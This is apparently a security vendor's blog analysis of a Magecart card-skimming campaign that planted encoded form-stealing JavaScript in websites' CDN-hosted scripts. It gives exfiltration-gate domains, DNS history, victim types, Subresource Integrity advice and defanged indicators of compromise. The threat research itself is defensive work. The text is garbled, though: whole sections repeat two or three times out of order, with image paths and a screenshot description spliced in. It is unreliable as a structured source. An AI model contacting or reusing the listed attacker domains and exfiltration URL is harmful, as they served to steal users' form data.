
This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163



## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (cdn-imgcloud[.]com). The stolen form data is also encoded before being sent back to the criminal infrastructure.


While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer's office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).

As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting "spray and pray" attacks on the CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

## Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijnsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new cdn-imgcloud[.]com gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address 45.114.8[.]160 that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (font-assets[.]com and ww1-filecloud[.]com) that were previously sinkholed to 179.43.144[.]137 (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, font-assets[.]com started resolving to 45.114.8[.]161. The same thing happened for ww1-filecloud[.]com, which ended up resolving to 45.114.8[.]159 after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.

While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

ww1-filecloud[.]com,45.114.8[.]159  
cdn-imgcloud[.]com,45.114.8[.]160  
font-assets[.]com,45.114.8[.]161

wix-cloud[.]com,45.114.8[.]162

js-cloudhost[.]com,45.114.8[.]163

The screenshot shows the Fiddler Web Debugger interface. At the top, there's a menu bar with 'File', 'Edit', 'Rules', 'Tools', 'View', 'Help', and 'Links'. Below that is a toolbar with 'QuickSave', 'UI mode', 'VPN', 'Proxy', 'Import SAZ/PCAP', 'Update/View Regexes', 'Run Regexes', and 'Clear Markings'. The main area is a table of network traffic:


Protocol	Method	Host	URL	Body
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/full-screen-menu.js	12,214
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/dropdown.js	9,166
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/input-number-increment.js	10,471
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/input-progress.js	12,390
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/main-menu-mover.js	9,347
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/progress-demo.js	10,297
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/form-collapse-workflow.js	11,649
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/svg4everybody.min.js	10,880
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/second-level-menu-scroll.js	9,960
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/dropdown.js	9,166
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/full-screen-menu.js	12,214
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/input-number-increment.js	10,471

Below the traffic table, there are tabs for 'Statistics', 'Inspectors', 'AutoResponder', 'Composer', 'Fiddler Orchestra Beta', and 'FiddlerScript'. Under 'Inspectors', there are sub-tabs for 'Headers', 'TextView', 'SyntaxView', 'WebForms', 'HexView', 'Auth', 'Cookies', 'Raw', 'JSON', and 'XML'. The 'TextView' tab is active, showing a JavaScript snippet:

```
$(this).removeClass('show');
$(this).dequeue();
});
});
});
})(jQuery);
```

The snippet is followed by a large block of escaped JavaScript code. A red box highlights a portion of this code, containing the URL: `https://cdn-  
imgcloud.com/imgDataSentIsValidSaveParamSaveAllFieldsselecttextar`

Finally, here's another example where the skimmer was injected in various scripts loaded from a custom CloudFront URL.



## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.


While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
